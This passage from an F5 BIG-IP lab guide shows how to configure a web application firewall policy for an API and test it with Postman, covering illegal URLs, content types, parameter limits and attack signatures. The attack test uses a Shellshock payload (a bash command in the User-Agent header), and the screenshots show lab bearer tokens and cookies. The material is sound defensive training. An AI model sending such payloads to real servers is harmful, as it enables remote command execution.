- 2. Select **Custom Response** in the Response Type dropdown menu. Replace default response in Response Body with **Attack detected**, **support ID:** <**%TS.request.ID()%**>

Current edited security policy API_Security_Policy (blocking, modified) \$		Changes have not been applied yet Apply Policy		
Default	Custom Response	Response Type	Custom Response \$	
Login Page	Default Response		HTTP/1.1 200 OK Cache-Control: no-cache	
XML	SOAP Fault		Pragma: no-cache Connection: close	
AJAX	Disabled	Response Headers		
Cookie Hijacking	Erase Cookies			
САРТСНА	Default Response		Paste Default Response Header	
CAPTCHA Fail	Default Response		Attack detected, support ID: <%TS.request.	Lipload ID() %>
Failed Login Honeypot	Default Response			
Mobile Application	Default Response	Response Body		
			Paste Default Response Body Show	&
Save				

3. Click Save

Create JSON profile for API Security

In this task you will create JSON profile which will be used in API security policy.

- 1. Navigate to Security -> Application Security -> Content Profiles -> JSON Profiles and click Create
- 2. Specify profile name **API_LAB_JSON** and Maximum Value Length **20** bytes, other settings should remain default

Current edited security policy API_Security_Policy (blocking)							
Create Profile							
Profile Name	API_LAB_JSON						
Description							
Maximum Total Length Of JSON Data	Any • Length:	10000 bytes					
Maximum Value Length	Any OLength	20 bytes					
Maximum Structure Depth	Any OLength:	10					
Maximum Array Length	Any OLength:	1000					
Tolerate JSON Parsing Warnings	Enabled						
Parse Parameters	C Enabled						
Cancel Create							

- 3. Click Create
- 4. Click on Apply Policy

Create a new Logging profile

In this task, you will create a logging profile to log all requests.

- 1. Create logging profile (Security -> Event Logs -> Logging Profiles). Define a name **API_Lab_logging** and set checkboxes for **Application Security**, **DoS Prevention** and **Bot Defense**
- 2. On the Application Security tab for the Request Type select All requests

Logging Profile Properties					
Profile Name	API_Lab_logging				
Description					
Application Security	C Enabled				
Protocol Security	Enabled				
Network Firewall					
DoS Protection	C Enabled				
Bot Defense	C Enabled				
Application Security DoS Protecti	on Bot Defense				
Configuration Basic \$					
Storage Destination	Local Storage				
Storage Filter Basic \$					
Request Type	All requests				
Cancel Finished					

3. On the DoS Protection tab set Local Publisher into Enabled

Logging Profile Properties					
Profile Name	API_Lab_logging				
Description					
Application Security	C Enabled				
Protocol Security	Enabled				
Network Firewall	Enabled				
DoS Protection	C Enabled				
Bot Defense	C Enabled				
Application Security DoS Protection Bot Defense					
DoS Application Protection					
Local Publisher	C Enabled				
Remote Publisher	none				
Cancel Finished					

4. On the Bot Defense tab set to **Enabled** all available options as per screenshot below.

Logging Profile Properties					
Profile Name	API_Lab_logging				
Description					
Application Security	✓ Enabled				
Protocol Security					
Network Firewall					
DoS Protection	C Enabled				
Bot Defense	✓ Enabled				
Request Log Local Publisher	C Enabled				
Local Publisher	✓ Enabled				
Remote Publisher	(none 🗘				
Log Illegal Requests	✓ Enabled				
Log Captcha Challenged Requests	✓ Enabled				
Log Challenged Requests	✓ Enabled				
Log Bot Signature Matched Requests	✓ Enabled				
Log Legal Requests	C Enabled				
Cancel Finished					

5. Click Finished

Binding

 Apply the "API_Lab_Logging" profile to the virtual server. Navigate to Local Traffic => Virtual Servers => Virtual Server List, select **api.vlab.f5demo.com** and click the Security tab and move in Log profile API_Lab_Logging to selected.

Note: If you are using prebuilt objects, make sure you enable Application Security Policy and specify the policy prebuilt_API_Security_Policy

Local Traffic » Virtual Servers : Virtual Server List » api.vlab.f5demo.com							
🕁 🗸 Properties	Resources	Security	•	Statistics			
Policy Settings				1			
Destination	10.1.1	10.1.10.98:443					
Service	HTTP	HTTPS					
Application Security Policy Enabled		bled 🛊 Policy:	<pre>Policy: API_Security_Policy</pre>				
Service Policy	None 🔻						
IP Intelligence Disabled \$							
DoS Protection Profile	Disa	Disabled \$					
	Ena	Enabled ♦					
Log Profile	/Com AP	Selected	<< >>	Available /Common Log all requests Log illegal requests global-network local-dos			
Update							

2. Click Update.

7.3.2 Illegal URL Protection

In this module you will examine security controls for accessing allowed URLs with API calls. You will use Postman client to simulate API call to illegal URL. If you are using prebuilt objects proceed to *policy validation*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment

- 1. Launch Postman application
- Click Collections -> HR_API_Illegal -> Disallowed URL. Make sure authorization type is set to OAuth
 From the list of available tokens select hruser and click Preview Request. Then click Send

GET 🗸	https:// <mark>{{api_dns_name}}</mark> /depart	nent	Params	Send 🗸 Save	~
Authorization	Headers (1) Body Pre-	equest Script Tests	4	Cookies	Co
	t data to rs V	Access Token	ewoglCJhbGciOiJIUz11NilsClAgImtpZCl6ImxhYiIKfQ.ewoglCJ0 Get New Access Token	Available Tokens hruser Manage Tokens	~
Body Cookies	(3) Headers (5) Test Res	lts (0/1)	Status: 404 NOT FOUND	Time: 192 ms Size: 5	21 B
Pretty Raw	Preview HTML V			C Q Save Respo	nse
2 <title>404
3 <h1>Not Fo</td><td></td><td></td><td>URL manually please check your spelling and try again.</td><td></td><td></td></tr></tbody></table></title>					

API call have passed through access control checks because security token is still valid. At this time we don't have any specific security policy related to illegal URL so the API call is expected come through. Although this URL is not exist on the API server, hence the response from the back end is expected.

Illegal URL protection configuration

- In the BIG-IP GUI go to Security -> Application Security -> URLs -> Allowed URLs -> Allowed HTTP URLs
- 2. Select both wildcard items, click Delete and confirm your selection
- Click Create and define allowed URL Select Advanced from dropdown menu, define Wildcard and HTTPS; in the URL form specify /person* and uncheck checkbox Perform Staging. Select Header-Based Content Profiles and delete items 1, 2 and 3.

Create New Allowed URL Advan	ced 🛊		С	Cancel	Create
URL Example: *	Wildcard \$ HTTPS \$ /person*				
Perform Staging	Enabled				
Clickjacking Protection	Enabled				
Wildcard Match Includes Slashes	C Enabled				
URL Description				/	
Attack Signatures Header-Based	Content Profiles HTML5 Cross-Domain Request Er	forcement Meta Characters Methods Enforcement			
Request Header Name		(explicit, case insensitive)			
Request Header Value		(wildcard, case sensitive)			
Request Body Handling	XML \$				
Profile Name	Default View Selected XML Profile or Cre	ate			
Add					
Order Request Header Nam	ne	Request Header Value	Request Body Handling	Profile	Name
1 Content-Type		*form*	Form Data	N/A	
2 Content-Type		*json*	JSON	Default	c .
3 Content-Type		*xml*	XML	Default	t -
default Any		Any	Apply value and content signatures \$	N/A	
Up Down Delete					
Cancel Create					

4. Click Create

11

- 5. Create another URL /department* with the same settings
- 6. Go to Security -> Application Security -> Policy Building -> Learning and Blocking Settings
- 7. Expand URLs section and set checkboxes for Illegal URL violation for "alarm" and "block"

- 1	URLs				A
	Learn Nev	v HTTP UR	Ls	Never (wildcard only) \$	When false positiv
	Maximum	Learned H	TTP URLs	10000	
	Learn Nev	w WebSock	et URLs	Selective \$	When false positive.
	Maximum	Learned W	/ebSocket l	JRLs 100	
	Learn		Block	Violation	
		\square	\Box	Binary content found in text only \	VebSocket -
				Illegal URL ▼	
				Illegal WebSocket binary messag	e length -
				Illegal WebSocket extension -	
				Illegal WebSocket frame length -	
				Illegal cross-origin request -	

8. Click Save on the bottom of the screen and Apply Policy in the top right corner. You have just defined allowed URLs. Everything which is not allowed should be blocked by security policy

Validation

1. Go back to Postman and run Disallowed URL API call again - this API call should be blocked

Body Cookies (3) Headers (6) Test Results (0/1)	Status: 200 OK Time: 162 ms Size: 229 B
Pretty Raw Preview HTML V	D Q Save Response
i 1 Attack detected, support ID: 3583140753758486547	

2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message

Security » Event Logs : Application : Requests					
Application - Protocol - Network	✓ DoS ✓ Bot Defense ✓ Logging Profiles				
Q - ↓↑ Date - Newest ↓ ■ Illegal Requests: Illegal	Requests 🕱		C- 🗘 Total Entries: 1		
✓ [HTTPS] /testURL 3 → → → → → → → → → → → → → → → → → →	Delete Request Export Request Accept Request		· · ·		
	▼ 🕄 Illegal URL [1] -				
	▼ [HTTPS] /testURL		Basic All Details		
	Geolocation - T 🌑 N/A	Time	7 2018-06-12 19:27:14		
	Source IP Address - 7 3 10.1.10.6:49720	Violation Rating	3 Request needs further examination		
	Session ID → 7 ff71d823ec09d368	Attack Types	▼ Forceful Browsing -		
	Request		Response N/A		
	Request actual size: 1310 bytes.				
GET //testURL HTTP/1.1 cache-control: no-cache Postman-Token: b17d2da4-d1ce-4e84-8fab-4ceba9b4fb94 Authorization: Bearer ewogICJbbGci0iJIUzIINiIsCiAgImtpZCI6ImxhYiIKfQ.ewogICJ0b2tlb190eXBLIjoiQmVhcmVy IiwKICAiaXNzIjoiaHR0cHM6Ly9hcy52bGFiLmY1ZGVtby5jb20iLAogICJohdWiOlsKICAgICJodHRwczovL2Fwa552bGFiLmY1Z GVtby5jb20iCiAgXSwKICAiZ3JvdK8zIjoiZWlwbG95ZWULAOgICJ1c2VyIjoiZWlwbG95ZWV1c2VyIiwKICAic3ViIjoiL0NvbW 1vb19wcmVidWlsdClhcylwc3AuZWlwbG95ZWV1c2VyIiwKICAiaRpIjoiM2VkZTBMHjJhYWLxMDk2NTg2NzI5N2YwhmY3MJM2M2F mNjYQMZEXMGVhK0Q4YTAyY2IzYjgwMjq4ZjgXMDAyOSISciAgImlhdcIGMTVWGwKICAiZXhwIjoxNTI40DYSMDAwLAog ICJuYmYi0jE1Mjg4NTQ2MDAKfQ.ZpjAHCvwtaUxf03X46fsJuJ-ZKXfvFuuwJaSTcUtaJc User-Agent: PostmanRuntime/7.1.1 Accept: */* Host: api.vlab.f5demo.com cookie: T501730230=01afb0dd28d74652c5ad4be91172cf301b3b71ff09b0453134bc114eda8fc50e28a50e27dcf2b36848a 042efc1edbc479af4d5e525f; T501G9670=01afb0dd28646ab4bd6dc4c4072f9c2ae935473c2a8356569249df08e830a3f3 d559c43935188ae1cc736f2aaa0a43e5401502597f; T501e740ef=01afb0dd288519363735535f17ada87833a274e06fbc6a e2dc525692c94e7a941d51793abe5602e8f1ef58db2f062125574bd82a2a accept-encoding: gzip, deflate Connection: keep-alive					


3. Go back to Postman, expand **HR_API** collection, make sure you are using **hruser** token just like in the previous task and run the API call - it should return the list of departments

7.3.3 Illegal Content Type Protection

In this module you will examine security controls for checking allowed content type within API calls. You will use Postman client to simulate API call with illegal content-type. If you are using prebuilt objects proceed to *policy validation*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment

- 1. Launch Postman application
- 2. Click Collections -> HR_API_Illegal -> Non-JSON request. Click **Body** and examine the payload of API POST call



3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**

GET 🗸	https://{ <mark>{api_dns_name}}</mark> /depa	rtment		Params	end 🗸 Save	~
Authorization	Headers (1) Body Pre	-request Script Tests		4	Cookies	Code
OAuth 2.0	~	Access Token	ewoglCJhbGciOiJIUzl1NilsCiAglmtp2	ZCI6ImxhYilKfQ.ewoglCJ0	Available Tokens	~
	data will be automatically		Get New Access Token	2	hruser	
	ou send the request. Learn				Manage Tokens	
Add authorization	data to					
Request Headers	5 ~					
Preview Request	3					

3. Examine the output

Body Cookies (3) Headers (4) Test Results (0/1)	Status: 400 BAD REQUEST Time: 159 ms Size: 339 B
Pretty Raw Preview JSON V	C Q Save Response
1 * K "message": "Failed to decode JSON object: No JSON object could be decoded"	
3 }	

At this time we don't have any specific security policy related to illegal content type, so the API call is expected to come through. API server is not able to decode non-JSON payload.

Illegal content type protection configuration


- In the BIG-IP GUI go to Security -> Application Security -> URLs -> Allowed URLs -> Allowed HTTP URLs
- 2. Click on /department*
- 3. Select **Header-Based Content Profiles** tab and define **Content-Type** in the Request Header Name form
- 4. In the Request Header Value form specify *json*
- 5. In the Request Body Handling dropdown menu select **JSON** and in the Profile Name specify **API_LAB_JSON**

Attack Signatures Header-Base	ed Content Profile	s HTML5 Cross-Domain Reque	st Enforcement Meta Characters Method	s Enforcement
Request Header Name	Content-Ty	pe 🖑	(explicit, case insensitive)	
Request Header Value (wildcard, case sensitive)				
Request Body Handling	JSON	T		
Profile Name	API_LAB_J	SON View Selected JSON P	rofile or Create	
Add				
Order Request Header I	Name	Request Header Value	Request Body Handling	Profile Name
default Any		Any	Apply value and content signatures	▼ N/A
Up Down Delete				
Cancel Update				

6. Click Add, Update and Apply Policy

Validation

1. Go back to Postman and run Non-JSON request again - this API call should be blocked



2. In the BIG-IP GUI to Security -> Event Logs -> Application - Requests and examine the last log message

Security » Event Logs : Application :	Requests	✓ DoS	▼ Bot	Defense 🔻 Lo	ogging Profile	s				
□ Q ↓1 Date Newest ↓ ■	lllegal Requests: Illegal R	equests 🗙						¢-	Total Er	.ntries: (
 [HTTPS] /department/police/ 10.1.10.6 20:51:40 2018-06-12 	3 N/A		Export Request	Accept Request	F			·	*	C
 [HTTPS] /department/police/ 10.1.10.6 20:05:25 2018-06-12 	4	 Malformed JSON [HTTPS] /departr 						Ва	sic All D	Details
[HTTPS] /testURL	3	Geolocation -	🔻 🎱 N/A			Time	7 2018-06-12 20:51:40			
10.1.10.6 20:05:02 2018-06-12	O N/A	Source IP Address -	▼ 🕄 10.1.10.6	:49737		Violation Rating	T 3 Request ne	eds furthe	r examina	ation
[HTTPS] /department/police/	3	Session ID -	T ff71d823ec0	9d368	_	Attack Types	JSON Parser Attack -			
10.1.10.6 19:43:45 2018-06-12	O N/A	Description Request This attack targets the functionality of the JSON parser in order to crash it or force the parser to work								
 [HTTPS] /department/police/ 10.1.10.6 19:41:16 2018-06-12 	3 N/A	Request actual size: "	•	TTP/1 1	a	bnormally.				
□[HTTS]/hostURL ● 10.1.10.6 19:27:14 2018-06-12	<pre>POST /department/police/ HTTP/1.1 Content-Type: application/json cache-control: no-cache Postman-Token: 06a3b009-2abf-4f51-87b1-3d962bca8eb8 Authorization: Bearer ewogICJDh&Gci0JIJLZIINIJSCIAgIITpZCI6ImxhYiIKf0.ewogICJ0b2tlb190eXBLIjoiQmVhcmVy IiwKCAiaXNzTjoiaHR0cHM6Ly9hcy52bGFiLmYIZGVtby5jb20iLAogICJhdWQiOlsKICAgICJ0dHRwczovL2FwaS52bGFiLmYIZ GVtby5jb20iCiAgXSwKICAiZ3JvdXBzIjoiZMIwbG95ZWUICAJCIC2VyIjoiZWIwbG95ZWUIC2VyIiwKICAic3VIJjoiL0WvbW Ivbi9wcmVidWIsdClhcy1wc3AuZWlwbG95ZWUIC2VyIiwKICAianRpIjoiM2VkZTBhMjJhYWUxMbkZNTgzNzISNZYwMmY3MjMZMzF mNjY0M2EXMGVhMGQ4YTAYYZIZYjgwMjg4ZjgxMDAyOSIsCiAgImlhdCI6MTUyODg1NDYwCwKICAiZXhwIjoxNTI40DYSMDAwLAog ICJU*mYi0jELMjg4NTQ2WDAKf0.zpjAKCVvctUxf03X46fsJuJ-ZKXfvFuuwJaSTCUtaJc User-Agent: PostmanRuntime/7.1.1 Accept: */* Host: api.vlab.f5demo.com cookie: TS01730230=01afb0dd28d74652c5ad4be91172cf301b3b71ff09b0453134bc114eda8fc50e28a5027dcf2b36848a 042efc1edbc479af4d5e525f; TS01d69f07=01aF0dd228d46ab4bd6dc4c4c72f9c2ae935473c2a8356569249df08e830a3f3 d559c43935188ae1cc736f2aaa0a43e5401502597f; TS01c740ef=01afb0dd28d489ac46fcb84a301d32d4406cba6c7b81d3 aeed67665be9bde412ebe8c689e52f45c6506cbcff1f0368881f0414895c</pre>									

7.3.4 Parameters enforcement in API calls

In this module you will examine security enforcement controls in regards to parameter values of API. If you are using prebuilt objects proceed to *policy validation*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment

- 1. Launch Postman application
- 2. Click Collections -> HR_API_Illegal -> Parameter Length&Security. Click **Body** and examine the payload of API POST call
- 3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**

GET 🗸	https://{ <mark>{api_dns_name}}/depa</mark> r	tment	Params Send V Save V
Authorization 🔵	Headers (1) Body Pre-	request Script Tests	4 Cookies Code
	Vata will be automatically	Access Token	ewoglCJhbGciOiJIUzl1NilsCiAgImtpZCI6ImxhYilKfQ.ewoglCJ0 Available Tokens ✓ Get New Access Token Comparison Co
generated when you more about authoriz Add authorization da			
Request Headers	~		
Preview Request]3		

4. Examine the output

5. Navigate to BIG-IP GUI (Security -> Event Logs -> Application -> Requests and clear the filter for illegal requests



6. Examine the log entry from the last API call. Notice, all parameter values are stored as a plain text

The goal of this exercise is to keep the value of parameter "salary" confidential and enforce middle_initial parameter to one symbol length

Parameters enforcement configuration

- 1. Navigate to to Security -> Application Security -> Parameters -> Parameters List and delete _Viewstate parameter
- 2. Create parameter **middle_initial**, uncheck **Perform Staging** and define the value for **Maximum Length** as **1**, then click Create

Current edited security policy AF	Current edited security policy API_Security_Policy (blocking)				
Create New Parameter					
Parameter Name	Explicit middle_initial				
Parameter Level	Global 🖨				
Perform Staging	Enabled				
Allow Empty Value	C Enabled				
Allow Repeated Occurrences	C Enabled				
Sensitive Parameter					
Parameter Value Type	User-input value				
Data Type Value Meta Character	s Attack Signatures				
Data Type	Alpha-Numeric				
Maximum Length	Any OValue: 1				
Regular Expression					
Base64 Decoding					
Cancel Create					

3. Create parameter **salary**, uncheck **Perform Staging** and check **Sensitive Parameter**, then click Create

Create New Parameter			
Parameter Name	Explicit		
Parameter Level	Global		
Perform Staging	Enabled		
Allow Empty Value	C Enabled		
Allow Repeated Occurrences	C Enabled		
Sensitive Parameter	C Enabled		
Parameter Value Type	User-input value \$		
Data Type Value Meta Character	s Attack Signatures		
Data Type	Alpha-Numeric		
Maximum Length	• Any Value: 10		
Regular Expression	Enable		
Base64 Decoding			
Cancel Create			

- 4. Navigate to Security -> Application Security -> Policy Building -> Learning and Blocking Settings and expand **Parameters** section
- 5. Set checkboxes against Alarm and Block for **Illegal parameter value length** violation, then click Save and Apply Policy

Learn New	Parameter	rs	Never (wildcard only) When false positives occur the system will suggest to relax the settings of the wildcard Parameters of the
Maximum	Learned Pa	arameters	10000
Learn	Alarm	Block	Violation
			Disallowed file upload content detected -
			Illegal dynamic parameter value 🗸
			Illegal empty parameter value -
			Illegal meta character in parameter name - ◄
			Illegal meta character in value -
			Illegal parameter -
			Illegal parameter data type -
			Illegal parameter numeric value 🗸
			Illegal parameter value length -
			Illegal repeated parameter name -
			Illegal static parameter value -
			Null in multi-part parameter value -
			Parameter value does not comply with regular expression -

Validation

- 1. Go back to Postman and run Parameter Length&Security again this API call should be blocked
- 2. In the BIG-IP GUI to Security -> Event Logs -> Application Requests and examine the last log message

Security » Event Logs : Application : Re	equests									
🔅 🗸 Application 👻 Protocol	 Network 		▪ DoS ▪ Bot	Defense - Logging Profiles						
□ Q - ↓↑ Date - Newest ↓ ■- Ille	egal Requests: Illegal F	Request	s 🕱			☆ Total Entries: 40				
 [HTTPS] /department/police/ 10.1.10.6 12:06:29 2018-06-13 	3 N/A		te Request Export Request	Accept Request		. 3				
[HTTPS] /department/police/	3	YOI	legal parameter value length [1] -							
10.1.10.6 12:03:38 2018-06-13	O N/A	🔻 [Н	Parameter Location	POST Data		Basic All Details				
[HTTPS] /department/police/	3	Geo	Parameter Level	Global		▼ 2018-06-13 12:06:29				
10.1.10.6 10:43:30 2018-06-13	● N/A	Sou	Parameter Name	middle_initial	on Rating	T 3 Request needs further examination				
[HTTPS] /department/police/	1	Ses	Ses	Ses	Ses	Ses	Parameter Value	BUU	Types	▼ Abuse of Functionality -
10.1.10.6 10:32:34 2018-06-13	200	Detected Value Length		3						
10:32:34 2018-08-13	200		Expected Value Length	1	Response N/A					
[HTTPS] /department/police/ 10.1.10.6	1	Requ	Applied Blocking Settings	Block Alarm						
10:31:56 2018-06-13	200	POST	<pre>F /department/police/ H</pre>	TTP/1.1						
 [HTTPS] /department/police/ 10.1.10.6 10:31:01 2018-06-13 	1	cach	tent-Type: application/ ne-control: no-cache tman-Token: 4e4bd734-54	json 76-4502-9aeb-c63f58cb6cff						
 [HTTPS] /department/police/ 10.1.10.6 10:28:27 2018-06-13 	3 P 500	CHM6 G952	6Ly9hcy52bGFiLmY1ZGVtby ZWUiLAogICJ1c2VyIjoiZW1	5jb20iLAogICJhdWQi0lsKICAgICJodHRwczo wbG95ZWV1c2VyIiwKICAic3ViIjoiL0NvbW1v	vL2FwaS52bGFi bi9wcmVidWlsd	0b2tlbl90eXBlIjoiQmVhcmVyIiwKICAiaXNzIjoiaHR0 LmY1ZGVtby5jb20iCiAgXSwKICAiZ3JvdXBzIjoiZW1wb C1hcy1wc3AuZW1wbG95ZWV1c2VyIiwKICAianRpIjoiNT				
 [HTTPS] /department/police/ 10.1.10.6 10:25:49 2018-06-13 	3	wIjo Use	kZDlhM2IxYzgyNTA4YTQwY2EZNDMwYmZjYMM3OTFhMzg2ZWUZNWExMzZiYTA4NjZiZjU1M2VlMjcZNGEMMyISCIAgImlhdCI6MTUyODkwMzkwNCwKICAIZXh J]oxNT14OTE4HzA0LAogICJUYMY10jEUMJgSMUMZMDQKf0,j4IwIy04sG3mXkqjAV3wXsm8AbGEj2nBLPTUdr00gH0 jser-Agent: PostmanRutnimer/7.1.1							
(HTTPS] /department/police/ 10.1.10.6 10:23:31 2018-06-13	4	Host				a8fc50e28a5027dcf2b36848a042efc1edbc479af4d5e 0a3f3d559c43935188ae1cc736f2aaa0a43e540150259				
 [HTTPS] /department/police/ 10.1.10.6 09:29:48 2018-06-13 	4	7f; acce		fd2ca264894fc9544616db223e62e2c960160		ad09e51ce7a40bc85a7dc377870781aefc63cb072cc2c				

Note, the parameter's value for "salary" should be masked:



3. Go back to Postman, expand **body** section of **Parameter Length&Security** and modify **middle_initial** parameter value to **B**, then click Save and Send - API call should go through

JSQN Parsing Array Shellshock Parameter Length&Se Parameter Length&Signatul + •••	API Protection Lab	× © \$
Parameter Length&Security		Examples (1) 🔻
POST V https://{{api_dns_name}}//department/{{department}}/	Params Send	Save 🗸
Authorization Headers (2) Body Pre-request Script Tests		Cookies Code
● form-data ● x-www-form-urlencoded ● raw ● binary JSON (application/json) >		
<pre>1 * { "last_name": "test3", "first_name": "test3", "inddle_initial": "8", title" : (mod_ittlep), "department": "({department})", "salary": {{mod_salary}} } }</pre>		

4. In the BIG-IP GUI go to Security -> Event Logs -> Application - Requests clear the illegal filter and examine the request. Is Salary still protected?

7.3.5 Attacks mitigation

In this module you will examine security controls allowing to protect against known attack patterns against API infrastructure. If you are using prebuilt objects proceed to *policy validation*. Keep in mind, you will have to use objects with **prebuilt** suffix.

Examine unprotected API environment

- 1. Launch Postman application
- 2. Click Collections -> HR_API_IIIegal -> Shellshock. Click Headers and examine the value for User-Agent

	GET 🗸	https:// {{api_d	https:// <mark>{{api_dns_name}}</mark> /department						
Auth	orization 🔵	Headers (2)	Body	Pre-request Script	Tests 🔍				
	Key				Value		Descri		
	Authorizatio	n		_	Bearer ewoglCJhbGciOiJIU	l1NilsCiAgImtpZCl6ImxhYilKfQ.e			
~	User-Agent				() { :;}; /bin/bash -c "ls"				
	New key				Value				

This string is trying to exploit well known vulnerability CVE 2014-6271 also known as Shellshock

https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271

3. Make sure authorization type is set to **OAuth 2.0**. From the list of available tokens select **hruser** and click **Preview Request**. Then click **Send**

GET 🗸	https:// <mark>{{api_dns_name}</mark> }/depar	tment		Params	Send 🛛 Save 🗠
Authorization	Headers (1) Body Pre-	request Script Tests		4	Cookies Code
OAuth 2.0	~	Access Token	ewoglCJhbGciOiJlUzl1NilsCiAgImtpZ	Cl6lmxhYilKfQ.ewoglCJ0	Available Tokens 💙
	data will be automatically ou send the request. Learn rization		Get New Access Token	2	hruser Manage Tokens
Add authorization	data to				
Request Headers	· · ·				
Preview Request	3				

4. The API call is able to come through along with remote command execution embedded into User-Agent string

Attacks protection configuration

- 1. In the BIG-IP GUI navigate to Security -> Options -> Application Security -> Attack Signatures -> Attack Signature Sets
- 2. Tap Create, define a name API_Lab_SigSet2, select all items in the Available Systems list and move it into Assigned Systems. Specify Risk as Greater Than/Equal Medium and tap Create

Create Signature Set							
-							
Name	API_Lab_SigSet						
Туре	Filter-based \$						
Default Blocking Actions	🗸 Learn 🗸 Alarm 🗸	Block (affects or	nly newly created polici	es)			
Assign To Policy By Default	Enabled (affects only	newly created p	policies)				
Signatures Filter							
Signature Type	Request \$						
Attack Type	All		\$				
Systems	Assigned Systems:					Available Systems:	
	Operating Systems Microsoft Windows UnixiLinux Web Servers Apache Apache Struts Apache Tomcat IIS JBoss Jetty				~~		
Accuracy	All						
Risk	Greater Than/Equa 🖨	Medium \$					
User-defined	Ali 🗘		•				
Update Date	All						
Signatures							
Signatures	O Loading signatures li	st					
Cancel Create							

3. Navigate to Security -> Application Security -> Policy Building -> Learning and Blocking Setting, expand **Attack Signatures** section and click **Change**

General Settings		Advance	ed 🛊 🛛 Save
Enforcement Mode -	(Blocking ¢)		
Learning Mode -	(Manual 🗘		
Learning Speed -	Medium		
Policy Building Settings	Blocking	g Settings Search:	
Policy General Features			
HTTP protocol compliance fa	iled - (3 out of 19 subviolations are enabled) 🛛 Learn 🗹 Alarm 🗹 Block		
▼ Attack Signatures			
Learn Alarm Blo	* Signature Set Name	Signature S	Set Category
	Generic Detection Signatures Change signa	ature properties - Basic	
		(Change
Enable Signature Staging			
	ent [Retain previous rule enforcement and place updated rule in staging \$] s are always placed in staging regardless of this setting.		
Apply Response Signatures 1 Add Delete	r these File Types		

4. Uncheck Generic Detection Signatures and check API_Lab_SigSet, then click Change, Save and Apply Policy

You can choose the prebuilt set or the set you just created.

Assigned To Security Policy	Signature Set Name	Signature Set Category
	All Response Signatures	Basic
	All Signatures	Basic
	Command Execution Signatures	Attack Type Specific
	Cross Site Scripting Signatures	Attack Type Specific
	Directory Indexing Signatures	Attack Type Specific
	Generic Detection Signatures	Basic
	HTTP Response Splitting Signatures	Attack Type Specific
	High Accuracy Detection Evasion Signatures	Attack Type Specific
	High Accuracy Signatures	Basic
	Information Leakage Signatures	Attack Type Specific
	Low Accuracy Signatures	Basic
	Medium Accuracy Signatures	Basic
	OS Command Injection Signatures	Attack Type Specific
	OWA Signatures	Basic
	Other Application Attacks Signatures	Attack Type Specific
	Path Traversal Signatures	Attack Type Specific
	Predictable Resource Location Signatures	Attack Type Specific
	Remote File Include Signatures	Attack Type Specific
	SQL Injection Signatures	Attack Type Specific
	Server Side Code Injection Signatures	Attack Type Specific
	WebSphere signatures	Basic
	XPath Injection Signatures	Attack Type Specific
<	API_Lab_SigSet	User-defined

Validation

- 1. Go back to Postman and run Shellshock API call again the API call should be blocked
- In the BIG-IP GUI to Security -> Event Logs -> Application Requests and examine the last log message

Security » Event Logs : Application : I	Requests																				
Application - Protocol	✓ Network		▼ DoS ▼ Bot	Defense Logging Profiles																	
□ Q • ↓1 Date • Newest ↓ ■ ↓	llegal Requests: Illegal	Request	s 🕱			✿ Total Entries: 4															
[HTTPS] /department 10.1.10.6 16:46:48 2018-06-13	3 N/A	Dele	te Request Export Request	Accept Request		20															
[HTTPS] /department	1	T 0 A	Attack signature detected [2] -		٦																
10.1.10.6 14:16:19 2018-06-13	● N/A	🔻 (н		User-Agent: 0x20 ()0x20 (0x20;;);0x20/bin/bash(0x20-c		Basic All Details															
[HTTPS] /department/police/	1	Geo	Detected Keyword	0x20 "Is" 0xd 0xa cache-control: 0x20 no-cache 0xd 0xa Po stman-Token: 0x20 ba3f6294-f51d-4680-af97-3f408e9fe		7 2018-06-13 16:46:48															
10.1.10.6 12:27:17 2018-06-13	O N/A	Sou		17c0xd0xaAuthoriza	ion Rating	7 3 Request needs further examination															
[HTTPS] /department/police/	3	Ses	Attack Signature	200003166 Signature Name	(Types	T Command Execution -															
12:06:29 2018-06-13	N/A		 Bash Shellshock execution attempt (Header) 			Response N/A															
[HTTPS] /department/police/	3	Requ	Context	Header																	
12:03:38 2018-06-13	N/A	GET	Actual Header Name	User-Agent																	
[HTTPS] /department/police/	3	llse	llse	lise	lise	lise	lise	lise	llse	lise	llse	llse	lise	lise	lise	lise	Isc	Wildcard Header Name Header Value	* ()(0x20)(0x20):);(0x20)/bin/bash(0x20)-c(0x20)*(s*		
10:43:30 2018-06-13	N/A	Cac Pos Aut	Applied Blocking Settings	Block Alarm Learn																	
[HTTPS] /department/police/ 10.1.10.6	1	Aut			0b2tlbl90eXBlIjoiQmVhcmVyIiwKICAiaXNzIjoiaHR0																
10:32:34 2018-06-13	200	G952	<pre>cH¹wa552bGFilmY1ZGVtby5jb20iCiAgXSwKICAiZ3JvdXBzIj</pre> G95ZWUiLAoqICJ1c2VyIjoiZW1wbG95ZWV1c2VyIiwKICAic3VIIjoiL0NvbW1vbi9wcmVidw\sdC1hcy1wc3AuZW1wbG95ZWV1c2VyIiwKICAianRi																		
[HTTPS] /department/police/ 10.1.10.6 10:31:56 2018-06-13	1	wIjo	OSJAMSZADGIECZEST (SJOZERAWST, SJOZERAWST, SJOZERA SLUBANCKA, S SJOZERA SLUBANCKA, SJOZERA SLUBANCKA, SJOZER																		
